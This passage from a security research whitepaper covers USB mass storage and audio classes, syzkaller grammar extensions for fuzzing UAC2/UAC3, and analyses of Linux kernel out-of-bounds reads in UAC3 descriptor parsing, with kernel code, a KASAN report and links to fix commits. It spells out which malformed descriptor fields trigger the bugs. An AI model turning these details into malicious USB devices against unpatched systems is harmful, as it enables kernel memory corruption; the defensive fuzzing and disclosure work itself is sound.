USB Mass Storage is the class of device which allows computers to access storage as if it was a traditional storage device. For example, flash drives, SDCard readers etc.

The common forms of USB Mass Storage are:

- USB Bulk-Only Transport (BOT)
- USB Attached SCSI (UAS)

In this paper we will only discuss Bulk-Only Transport.


### 6.3.1. Bulk-Only Transport (BOT)

The full specification for bulk-only mass storage device is here:

https://www.usb.org/sites/default/files/usbmassbulk_10.pdf

One of the key points of these devices is that there are Bulk-In and Bulk-Out endpoints which need to be created.

From https://bits4device.wordpress.com/2013/05/24/usb-mass-storage-class-msc-bulk-only-transfer-bot/




The Bulk-In endpoint is for transferring data from the USB device to the host and the bulk out endpoint is for host to device. Data is transferred together with command block wrapper (CBW) and command status wrapper to handle the device.

For full details on how this works please refer to the USB Mass Storage specification previously mentioned.

## 6.4. USB Audio

The Audio Device Class Definition applies to all devices or functions embedded in composite devices that are used to manipulate audio, voice, and sound-related functionality.

The full specification for this device class can be found here: https://www.usb.org/document-library/audio-devices-rev-20-and-adopters-agreement

For devices of this type then it is necessary to build a USB compliant device according to the specifications. This includes standard and class descriptors which must be present for each audio function.

Conceptually in UAC2 the architecture looks like this:





**Figure 3-1: Audio Function Global View**

In the Linux kernel specifically, the following headers implement the USB UAC2 and UAC3 descriptors respectively:

https://elixir.bootlin.com/linux/latest/source/include/linux/usb/audio-v2.h

https://elixir.bootlin.com/linux/v6.18.6/source/include/linux/usb/audio-v3.h

There is also a separate specification for MIDI functionality:

**https://www.usb.org/sites/default/files/midi10.pdf**

As the functionality of USB Audio is significantly complex to reproduce here, readers should refer to the specification for full details.

# 7. USB Coverage Guided Fuzzing Enhancements

In this section of the whitepaper, we will cover the enhancements we made to find additional USB memory corruption bugs within the Linux kernel.

To build of a reliable base, we decided to modify syzkaller to add additional functionality with the hopes of finding additional USB memory corruption issues.

As mentioned previously Andrey Konovalov had implemented support for coverage guided fuzzing in 2019: "Coverage-Guided USB Fuzzing with Syzkaller" by Andrey Konovalov [slides] [video] [docs]

## 7.1. USB Audio - UAC2/UAC3 Grammar Enhancements

The first thing we noticed from the USB coverage output for USB Audio was that only UAC1 was supported within the grammar file (UAC2 and UAC3 were not supported). This was also confirmed by the TODO notes:

https://github.com/google/syzkaller/blob/master/sys/linux/vusb.txt#L1322

This led to us extending the grammar definitions for UAC2/UAC3:

```
1689 ##############################################################################################################
1690
1691 # UAC2
1692
1693 # TODO: We seem to be missing a
1694 # https://elixir.bootlin.com/linux/v5.4.284/source/include/uapi/linux/usb/ch9.h#L778
1695
1696 include <linux/usb/audio-v2.h>
1697
1698 resource fd_usb_uac2[fd_usb]
1699
1700 syz_usb_connect$uac2(speed flags[usb_device_speed], dev_len len[dev], dev ptr[in, usb_device_descriptor_uac2], conn_descs ptr[in, vusb_connect_descriptors_uac2]) fd
1701
1702 # TODO: This likely needs to be updated
1703 syz_usb_control_io$uac2(fd fd_usb_uac2, descs ptr[in, vusb_descriptors_uac2], resps ptr[in, vusb_responses_uac2]) (timeout[300], remote_cover)
1704
1705 usb_device_descriptor_uac2 {
1706         inner   usb_device_descriptor_t[0, 0, 0, 0x1d6b, 0x101, 64, array[usb_config_descriptor_uac2, 1]]
1707 } [packed]
1708
1709 syz_usb_connect$uac2_quirks(speed flags[usb_device_speed], dev_len len[dev], dev ptr[in, usb_device_descriptor_uac2_quirks], conn_descs ptr[in, vusb_connect_descrip
1710
1711 usb_device_descriptor_uac2_quirks [
1712         device_0x18d1_0x2d04    usb_device_descriptor_t[0, 0, 0, 0x18d1, 0x2d04, 64, array[usb_config_descriptor_uac2, 1]]
1713         device_0x18d1_0x2d05    usb_device_descriptor_t[0, 0, 0, 0x18d1, 0x2d05, 64, array[usb_config_descriptor_uac2, 1]]
1714         device_0x04e8_0xa051    usb_device_descriptor_t[0, 0, 0, 0x4e8, 0xa051, 64, array[usb_config_descriptor_uac2, 1]]
1715         device_0x07fd_0x0004    usb_device_descriptor_t[0, 0, 0, 0x7fd, 0x4, 64, array[usb_config_descriptor_uac2, 1]]
1716         device_0x041e_0x3000    usb_device_descriptor_t[0, 0, 0, 0x41e, 0x3000, 64, array[usb_config_descriptor_uac2, 1]]
1717         device_0x041e_0x3020    usb_device_descriptor_t[0, 0, 0, 0x41e, 0x3020, 64, array[usb_config_descriptor_uac2, 1]]
1718         device_0x041e_0x3061    usb_device_descriptor_t[0, 0, 0, 0x41e, 0x3061, 64, array[usb_config_descriptor_uac2, 1]]
1719         device_0x041e_0x4064    usb_device_descriptor_t[0, 0, 0, 0x41e, 0x4064, 64, array[usb_config_descriptor_uac2, 1]]
```

We also added support for specific device quirks as well due to the issues which had been documented previously by Amnesty.

These new grammar definitions we added for UAC2 and UAC3 were enough to find multiple issues within UAC3 which at the time we identified them had not been addressed by the upstream Linux.

To support UAC2 and UAC3 it was possible to just extend the vusb.txt grammar and did not require any changes to native code (i.e. in the executor).

### 7.1.1. USB Audio - UAC3 Multiple OOB Access in snd_usb_get_audioformat_uac3

The first issue which was found was multiple OOB reads in the following code:

The function snd_usb_get_audioformat_uac3 reads in a high capability header hc_header struct uac3_hc_descriptor_header:

```
 /* All High Capability descriptors have these 2 fields at the beginning */
struct uac3_hc_descriptor_header {
     __le16 wLength;
     __u8 bDescriptorType;
     __u8 bDescriptorSubtype;
     __le16 wDescriptorID;
```

```
} __attribute__ ((packed));
```

As follows:

```
...
     /*
      * Get number of channels and channel map through
      * High Capability Cluster Descriptor
      *
      * First step: get High Capability header and
      * read size of Cluster Descriptor
      */
     err = snd_usb_ctl_msg(chip->dev,
               usb_rcvctrlpipe(chip->dev, 0),
               UAC3_CS_REQ_HIGH_CAPABILITY_DESCRIPTOR,
               USB_RECIP_INTERFACE | USB_TYPE_CLASS | USB_DIR_IN,
               cluster_id,
               snd_usb_ctrl_intf(chip),
               &hc_header, sizeof(hc_header));
     if (err < 0)
          return ERR_PTR(err);
     else if (err != sizeof(hc_header)) {
          dev_err(&dev->dev,
               "%u:%d : can't get High Capability descriptor\n",
               iface_no, altno);
          return ERR_PTR(-EIO);
     }

     /*
      * Second step: allocate needed amount of memory
      * and request Cluster Descriptor
      */
     wLength = le16_to_cpu(hc_header.wLength);
     cluster = kzalloc(wLength, GFP_KERNEL);
     if (!cluster)
          return ERR_PTR(-ENOMEM);
     err = snd_usb_ctl_msg(chip->dev,
               usb_rcvctrlpipe(chip->dev, 0),
               UAC3_CS_REQ_HIGH_CAPABILITY_DESCRIPTOR,
               USB_RECIP_INTERFACE | USB_TYPE_CLASS | USB_DIR_IN,
               cluster_id,
               snd_usb_ctrl_intf(chip),
               cluster, wLength);
     if (err < 0) {
          kfree(cluster);
          return ERR_PTR(err);
     } else if (err != wLength) {
          dev_err(&dev->dev,
               "%u:%d : can't get Cluster Descriptor\n",
               iface_no, altno);
          kfree(cluster);
          return ERR_PTR(-EIO);
     }

     num_channels = cluster->bNrChannels;
     chmap = convert_chmap_v3(cluster);
     kfree(cluster);
```

Notice that the wLength comes directly from the hc_header.wLength and therefore the cluster read in can be in the range 0-0xffff size.

```
/* 4.3.1 CLUSTER DESCRIPTOR HEADER */
struct uac3_cluster_header_descriptor {
     __le16 wLength;
     __u8 bDescriptorType;
     __u8 bDescriptorSubtype;
     __le16 wDescriptorID;
     __u8 bNrChannels;
} __attribute__ ((packed));
```

Then based on that cluster, the bNrChannels member will be accessed. This code does not check to ensure that wLength >= sizeof(struct uac3_cluster_header_descriptor). As cluster->bNrChannels is at offset 6, any sizes less than 7 will lead to an OOB of 1 byte.

```
     num_channels = cluster->bNrChannels;
     chmap = convert_chmap_v3(cluster);
```

**convert_chmap_v3**

Following on this code into convert_chmap_v3 we can see the following:

```
/* UAC3 device stores channels information in Cluster Descriptors */
static struct
snd_pcm_chmap_elem *convert_chmap_v3(struct uac3_cluster_header_descriptor
                                          *cluster)
{
     unsigned int channels = cluster->bNrChannels;
     struct snd_pcm_chmap_elem *chmap;
     void *p = cluster;
     int len, c;

     if (channels > ARRAY_SIZE(chmap->map))
          return NULL;

     chmap = kzalloc(sizeof(*chmap), GFP_KERNEL);
     if (!chmap)
          return NULL;

     len = le16_to_cpu(cluster->wLength);
     c = 0;
     p += sizeof(struct uac3_cluster_header_descriptor);

     while (((p - (void *)cluster) < len) && (c < channels)) {
          struct uac3_cluster_segment_descriptor *cs_desc = p;
          u16 cs_len;
          u8 cs_type;

          cs_len = le16_to_cpu(cs_desc->wLength);
          cs_type = cs_desc->bSegmentType;

          if (cs_type == UAC3_CHANNEL_INFORMATION) {
               struct uac3_cluster_information_segment_descriptor *is = p;
               unsigned char map;

               /*
                * TODO: this conversion is not complete, update it
                * after adding UAC3 values to asound.h
                */
               switch (is->bChRelationship) {
               case UAC3_CH_MONO:
                    map = SNDRV_CHMAP_MONO;
```

```
                    break;
               case UAC3_CH_LEFT:

          ...

               case UAC3_CH_RELATIONSHIP_UNDEFINED:
               default:
                    map = SNDRV_CHMAP_UNKNOWN;
                    break;
               }
               chmap->map[c++] = map;
          }
          p += cs_len;
     }

     if (channels < c)
          pr_err("%s: channel number mismatch\n", __func__);

     chmap->channels = channels;

     for (; c < channels; c++)
          chmap->map[c] = SNDRV_CHMAP_UNKNOWN;

     return chmap;
}
```

We can see there can be a second OOB access at `unsigned int channels = cluster->bNrChannels;`.

Now imagine the case of where `cluster->wLength` is less than the actual size which is transferred in via USB (i.e. bigger than a `uac3_cluster_header_descriptor` as if it did contain `uac3_cluster_segment_descriptor`).

The header is skipped:

```
p += sizeof(struct uac3_cluster_header_descriptor);
```

Which can then push that pointer out of bounds...

```
/* 4.3.2.1 SEGMENTS */
struct uac3_cluster_segment_descriptor {
     __le16 wLength;
     __u8 bSegmentType;
     /* __u8[0]; segment-specific data */
} __attribute__ ((packed));
```

The loop will enter as follows with cs_desc pointing out of bounds:

```
while (((p - (void *)cluster) < len) && (c < channels)) {
          struct uac3_cluster_segment_descriptor *cs_desc = p;
          u16 cs_len;
          u8 cs_type;

          cs_len = le16_to_cpu(cs_desc->wLength);
          cs_type = cs_desc->bSegmentType;
```

`cs_len` will then be taken from the OOB data `cs_desc->wLength` and `cs_type` `cs_desc->bSegmentType`.

KASAN Splat:

```
==================================================================
BUG: KASAN: slab-out-of-bounds in convert_chmap_v3 sound/usb/stream.c:351 [inline]
BUG: KASAN: slab-out-of-bounds in snd_usb_get_audioformat_uac3 sound/usb/stream.c:1012
[inline]
BUG: KASAN: slab-out-of-bounds in __snd_usb_parse_audio_interface+0x388f/0x4120
sound/usb/stream.c:1187
Read of size 2 at addr ffff888012914647 by task kworker/1:2/564

CPU: 1 UID: 0 PID: 564 Comm: kworker/1:2 Not tainted 6.14.0-rc3-ga34983057926-dirty #1
Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.15.0-1 04/01/2014
Workqueue: usb_hub_wq hub_event
Call Trace:
 <TASK>
 __dump_stack lib/dump_stack.c:94 [inline]
 dump_stack_lvl+0x116/0x1b0 lib/dump_stack.c:120
 print_address_description mm/kasan/report.c:378 [inline]
 print_report+0xc0/0x5e0 mm/kasan/report.c:489
 kasan_report+0xbd/0xf0 mm/kasan/report.c:602
 convert_chmap_v3 sound/usb/stream.c:351 [inline]
 snd_usb_get_audioformat_uac3 sound/usb/stream.c:1012 [inline]
 __snd_usb_parse_audio_interface+0x388f/0x4120 sound/usb/stream.c:1187
 snd_usb_parse_audio_interface+0x7d/0x120 sound/usb/stream.c:1259
 snd_usb_create_stream.isra.0+0x241/0x550 sound/usb/card.c:211
 snd_usb_create_streams sound/usb/card.c:336 [inline]
 usb_audio_probe+0x1375/0x3ae0 sound/usb/card.c:897
 usb_probe_interface+0x30b/0x9f0 drivers/usb/core/driver.c:396
 call_driver_probe drivers/base/dd.c:579 [inline]
 really_probe+0x252/0xa90 drivers/base/dd.c:658
 __driver_probe_device+0x1df/0x450 drivers/base/dd.c:800
 driver_probe_device+0x4c/0x1a0 drivers/base/dd.c:830
 __device_attach_driver+0x1db/0x2f0 drivers/base/dd.c:958
 bus_for_each_drv+0x14c/0x1d0 drivers/base/bus.c:462
 __device_attach+0x1f2/0x4c0 drivers/base/dd.c:1030
 bus_probe_device+0x17f/0x1c0 drivers/base/bus.c:537
 device_add+0x110b/0x1a20 drivers/base/core.c:3665
 usb_set_configuration+0x1197/0x1c40 drivers/usb/core/message.c:2210
 usb_generic_driver_probe+0xb7/0x110 drivers/usb/core/generic.c:250
 usb_probe_device+0xed/0x3e0 drivers/usb/core/driver.c:291
 call_driver_probe drivers/base/dd.c:579 [inline]
 really_probe+0x252/0xa90 drivers/base/dd.c:658
 __driver_probe_device+0x1df/0x450 drivers/base/dd.c:800
 driver_probe_device+0x4c/0x1a0 drivers/base/dd.c:830
 __device_attach_driver+0x1db/0x2f0 drivers/base/dd.c:958
 bus_for_each_drv+0x14c/0x1d0 drivers/base/bus.c:462
 __device_attach+0x1f2/0x4c0 drivers/base/dd.c:1030
 bus_probe_device+0x17f/0x1c0 drivers/base/bus.c:537
 device_add+0x110b/0x1a20 drivers/base/core.c:3665
 usb_new_device+0x8c8/0x1410 drivers/usb/core/hub.c:2663
 hub_port_connect drivers/usb/core/hub.c:5533 [inline]
 hub_port_connect_change drivers/usb/core/hub.c:5673 [inline]
 port_event drivers/usb/core/hub.c:5833 [inline]
 hub_event+0x2ba7/0x4c30 drivers/usb/core/hub.c:5915
 process_one_work+0x9a2/0x1bb0 kernel/workqueue.c:3236
 process_scheduled_works kernel/workqueue.c:3317 [inline]
 worker_thread+0x677/0xe90 kernel/workqueue.c:3398
 kthread+0x3b3/0x760 kernel/kthread.c:464
 ret_from_fork+0x48/0x80 arch/x86/kernel/process.c:148
```

```
 ret_from_fork_asm+0x1a/0x30 arch/x86/entry/entry_64.S:244
 </TASK>

Allocated by task 564:
 kasan_save_stack+0x24/0x50 mm/kasan/common.c:47
 kasan_save_track+0x14/0x30 mm/kasan/common.c:68
 poison_kmalloc_redzone mm/kasan/common.c:377 [inline]
 __kasan_kmalloc+0x7f/0x90 mm/kasan/common.c:394
 kasan_kmalloc include/linux/kasan.h:260 [inline]
 __do_kmalloc_node mm/slub.c:4294 [inline]
 __kmalloc_noprof+0x20d/0x4f0 mm/slub.c:4306
 kmalloc_noprof include/linux/slab.h:905 [inline]
 kzalloc_noprof include/linux/slab.h:1037 [inline]
 snd_usb_get_audioformat_uac3 sound/usb/stream.c:990 [inline]
 __snd_usb_parse_audio_interface+0x25c8/0x4120 sound/usb/stream.c:1187
 snd_usb_parse_audio_interface+0x7d/0x120 sound/usb/stream.c:1259
 snd_usb_create_stream.isra.0+0x241/0x550 sound/usb/card.c:211
 snd_usb_create_streams sound/usb/card.c:336 [inline]
 usb_audio_probe+0x1375/0x3ae0 sound/usb/card.c:897
 usb_probe_interface+0x30b/0x9f0 drivers/usb/core/driver.c:396
 call_driver_probe drivers/base/dd.c:579 [inline]
 really_probe+0x252/0xa90 drivers/base/dd.c:658
 __driver_probe_device+0x1df/0x450 drivers/base/dd.c:800
 driver_probe_device+0x4c/0x1a0 drivers/base/dd.c:830
 __device_attach_driver+0x1db/0x2f0 drivers/base/dd.c:958
 bus_for_each_drv+0x14c/0x1d0 drivers/base/bus.c:462
 __device_attach+0x1f2/0x4c0 drivers/base/dd.c:1030
 bus_probe_device+0x17f/0x1c0 drivers/base/bus.c:537
 device_add+0x110b/0x1a20 drivers/base/core.c:3665
 usb_set_configuration+0x1197/0x1c40 drivers/usb/core/message.c:2210
 usb_generic_driver_probe+0xb7/0x110 drivers/usb/core/generic.c:250
 usb_probe_device+0xed/0x3e0 drivers/usb/core/driver.c:291
 call_driver_probe drivers/base/dd.c:579 [inline]
 really_probe+0x252/0xa90 drivers/base/dd.c:658
 __driver_probe_device+0x1df/0x450 drivers/base/dd.c:800
 driver_probe_device+0x4c/0x1a0 drivers/base/dd.c:830
 __device_attach_driver+0x1db/0x2f0 drivers/base/dd.c:958
 bus_for_each_drv+0x14c/0x1d0 drivers/base/bus.c:462
 __device_attach+0x1f2/0x4c0 drivers/base/dd.c:1030
 bus_probe_device+0x17f/0x1c0 drivers/base/bus.c:537
 device_add+0x110b/0x1a20 drivers/base/core.c:3665
 usb_new_device+0x8c8/0x1410 drivers/usb/core/hub.c:2663
 hub_port_connect drivers/usb/core/hub.c:5533 [inline]
 hub_port_connect_change drivers/usb/core/hub.c:5673 [inline]
 port_event drivers/usb/core/hub.c:5833 [inline]
 hub_event+0x2ba7/0x4c30 drivers/usb/core/hub.c:5915
 process_one_work+0x9a2/0x1bb0 kernel/workqueue.c:3236
 process_scheduled_works kernel/workqueue.c:3317 [inline]
 worker_thread+0x677/0xe90 kernel/workqueue.c:3398
 kthread+0x3b3/0x760 kernel/kthread.c:464
 ret_from_fork+0x48/0x80 arch/x86/kernel/process.c:148
 ret_from_fork_asm+0x1a/0x30 arch/x86/entry/entry_64.S:244

The buggy address belongs to the object at ffff888012914640
 which belongs to the cache kmalloc-8 of size 8
The buggy address is located 0 bytes to the right of
 allocated 7-byte region [ffff888012914640, ffff888012914647)

The buggy address belongs to the physical page:
```

```
page: refcount:0 mapcount:0 mapping:0000000000000000 index:0x0 pfn:0x12914
anon flags: 0x100000000000000(node=0|zone=1)
page_type: f5(slab)
raw: 0100000000000000 ffff888012841500 0000000000000000 dead000000000001
raw: 0000000000000000 0000000080800080 00000000f5000000 0000000000000000
page dumped because: kasan: bad access detected
page_owner tracks the page as allocated
page last allocated via order 0, migratetype Unmovable, gfp_mask
0x52cc0(GFP_KERNEL|__GFP_NOWARN|__GFP_NORETRY|__GFP_COMP), pid 1, tgid 1 (swapper/0), ts
1066089251, free_ts 1037372378
 set_page_owner include/linux/page_owner.h:32 [inline]
 post_alloc_hook+0x193/0x1c0 mm/page_alloc.c:1551
 prep_new_page mm/page_alloc.c:1559 [inline]
 get_page_from_freelist+0x1003/0x2390 mm/page_alloc.c:3477
 __alloc_frozen_pages_noprof+0x211/0x2050 mm/page_alloc.c:4739
 alloc_pages_mpol+0xee/0x420 mm/mempolicy.c:2270
 alloc_slab_page mm/slub.c:2423 [inline]
 allocate_slab mm/slub.c:2587 [inline]
 new_slab+0x248/0x350 mm/slub.c:2640
 ___slab_alloc+0xae2/0x15b0 mm/slub.c:3826
 __slab_alloc.constprop.0+0x56/0xb0 mm/slub.c:3916
 __slab_alloc_node mm/slub.c:3991 [inline]
 slab_alloc_node mm/slub.c:4152 [inline]
 __do_kmalloc_node mm/slub.c:4293 [inline]
 __kmalloc_noprof+0x2a7/0x4f0 mm/slub.c:4306
 kmalloc_noprof include/linux/slab.h:905 [inline]
 kzalloc_noprof include/linux/slab.h:1037 [inline]
 acpi_ns_internalize_name drivers/acpi/acpica/nsutils.c:331 [inline]
 acpi_ns_internalize_name+0x11e/0x210 drivers/acpi/acpica/nsutils.c:312
 acpi_ns_get_node_unlocked drivers/acpi/acpica/nsutils.c:666 [inline]
 acpi_ns_get_node_unlocked+0x141/0x2f0 drivers/acpi/acpica/nsutils.c:635
 acpi_ns_get_node+0x4f/0x80 drivers/acpi/acpica/nsutils.c:726
 acpi_get_handle+0x107/0x280 drivers/acpi/acpica/nsxfname.c:98
 acpi_has_method+0x72/0xb0 drivers/acpi/utils.c:672
 acpi_bus_get_power_flags drivers/acpi/scan.c:1098 [inline]
 acpi_add_single_object+0x17d/0x1b20 drivers/acpi/scan.c:1900
 acpi_bus_check_add+0x2f9/0x870 drivers/acpi/scan.c:2180
 acpi_ns_walk_namespace+0x427/0x5f0 drivers/acpi/acpica/nswalk.c:233
page last free pid 10 tgid 10 stack trace:
 reset_page_owner include/linux/page_owner.h:25 [inline]
 free_pages_prepare mm/page_alloc.c:1127 [inline]
 free_frozen_pages+0x6b2/0xe20 mm/page_alloc.c:2660
 __put_partials+0x154/0x170 mm/slub.c:3153
 process_one_work+0x9a2/0x1bb0 kernel/workqueue.c:3236
 process_scheduled_works kernel/workqueue.c:3317 [inline]
 worker_thread+0x677/0xe90 kernel/workqueue.c:3398
 kthread+0x3b3/0x760 kernel/kthread.c:464
 ret_from_fork+0x48/0x80 arch/x86/kernel/process.c:148
 ret_from_fork_asm+0x1a/0x30 arch/x86/entry/entry_64.S:244

Memory state around the buggy address:
 ffff888012914500: fa fc fc fc 06 fc fc fc 03 fc fc fc 07 fc fc fc
 ffff888012914580: 06 fc fc fc 07 fc fc fc 06 fc fc fc fa fc fc fc
>ffff888012914600: fa fc fc fc 00 fc fc fc 07 fc fc fc 03 fc fc fc
                                          ^
 ffff888012914680: fa fc fc fc 04 fc fc fc 00 fc fc fc fa fc fc fc
 ffff888012914700: fa fc fc fc fa fc fc fc fa fc fc fc 00 fc fc fc
==================================================================
```

This is fixed in commits:

https://github.com/torvalds/linux/commit/ecfd41166b72b67d3bdeb88d224ff445f6163869

https://github.com/torvalds/linux/commit/89f0addeee3cb2dc49837599330ed9c4612f05b0

### 7.1.2. USB Audio - UAC3 Power Domain Descriptor Array OOB Read

Looking at the handling of UAC3_POWER_DOMAIN descriptor, we can see that the validation for the struct looks as follows:

```
/* 4.5.2.15 POWER DOMAIN DESCRIPTOR */
struct uac3_power_domain_descriptor {
     __u8 bLength;
     __u8 bDescriptorType;
     __u8 bDescriptorSubtype;
     __u8 bPowerDomainID;
     __le16 waRecoveryTime1;
     __le16 waRecoveryTime2;
     __u8 bNrEntities;
     __u8 baEntityID[];
     /* wPDomainDescrStr omitted */
} __attribute__((packed));

while ((p = snd_usb_find_csint_desc(ctrl_iface->extra,
                              ctrl_iface->extralen,
                              p, UAC3_POWER_DOMAIN)) != NULL) {
          struct uac3_power_domain_descriptor *pd_desc = p;
          int i;

          if (!snd_usb_validate_audio_desc(p, UAC_VERSION_3))
               continue;
          for (i = 0; i < pd_desc->bNrEntities; i++) {
               if (pd_desc->baEntityID[i] == id) {
                    pd->pd_id = pd_desc->bPowerDomainID;
                    pd->pd_d1d0_rec =
                         le16_to_cpu(pd_desc->waRecoveryTime1);
                    pd->pd_d2d0_rec =
                         le16_to_cpu(pd_desc->waRecoveryTime2);
                    pd->ctrl_iface = ctrl_iface;
                    return pd;
               }
          }
     }
```

When using `snd_usb_find_csint_desc` to locate an sound interface descriptor for `UAC3_POWER_DOMAIN`.

The interesting thing here is the `bNrEntities` value which i is used to loop over.

If we look at the `snd_usb_validate_audio_desc` function we can see it only does the following:

```
bool snd_usb_validate_audio_desc(void *p, int protocol)
{
     unsigned char *c = p;
     bool valid;
```

```
	valid = validate_desc(p, protocol, audio_validators);
	if (!valid && snd_usb_skip_validation) {
		print_hex_dump(KERN_ERR, "USB-audio: buggy audio desc: ",
			       DUMP_PREFIX_NONE, 16, 1, c, c[0], true);
		valid = true;
	}
	return valid;
}
```

Which is looking up the struct within the audio_validators table:

https://elixir.bootlin.com/linux/v6.13.7/source/sound/usb/validate.c#L236

```
	/* UAC3 */
	FIXED(UAC_VERSION_2, UAC_HEADER, struct uac3_ac_header_descriptor),
	FIXED(UAC_VERSION_3, UAC_INPUT_TERMINAL,
	      struct uac3_input_terminal_descriptor),
	FIXED(UAC_VERSION_3, UAC_OUTPUT_TERMINAL,
	      struct uac3_output_terminal_descriptor),
	/* UAC_VERSION_3, UAC3_EXTENDED_TERMINAL: not implemented yet */
	FUNC(UAC_VERSION_3, UAC3_MIXER_UNIT, validate_mixer_unit),
	FUNC(UAC_VERSION_3, UAC3_SELECTOR_UNIT, validate_selector_unit),
	FUNC(UAC_VERSION_3, UAC_FEATURE_UNIT, validate_uac3_feature_unit),
	/*  UAC_VERSION_3, UAC3_EFFECT_UNIT: not implemented yet */
	FUNC(UAC_VERSION_3, UAC3_PROCESSING_UNIT, validate_processing_unit),
	FUNC(UAC_VERSION_3, UAC3_EXTENSION_UNIT, validate_processing_unit),
	FIXED(UAC_VERSION_3, UAC3_CLOCK_SOURCE,
	      struct uac3_clock_source_descriptor),
	FUNC(UAC_VERSION_3, UAC3_CLOCK_SELECTOR, validate_selector_unit),
	FIXED(UAC_VERSION_3, UAC3_CLOCK_MULTIPLIER,
	      struct uac3_clock_multiplier_descriptor),
	/* UAC_VERSION_3, UAC3_SAMPLE_RATE_CONVERTER: not implemented yet */
	/* UAC_VERSION_3, UAC3_CONNECTORS: not implemented yet */
	{ } /* terminator */
```

However, note that there is no validation check for UAC3_POWER_DOMAIN, therefore bNrEntities will not be validated at all to be less than the size of baEntityID elements.

```
/* Validate the given unit descriptor, return true if it's OK */
static bool validate_desc(unsigned char *hdr, int protocol,
			  const struct usb_desc_validator *v)
{
	if (hdr[1] != USB_DT_CS_INTERFACE)
		return true; /* don't care */

	for (; v->type; v++) {
		if (v->type == hdr[2] &&
		    (v->protocol == UAC_VERSION_ALL ||
		     v->protocol == protocol)) {
			if (v->func)
				return v->func(hdr, v);
			/* check for the fixed size */
			return hdr[0] >= v->size;
		}
	}
```

```
     return true; /* not matching, skip validation */
}
```

Note that if the type is not found then this will return `true`.

The loop can go out of bounds and read values after the actual data `baEntityID` variable size array.

```
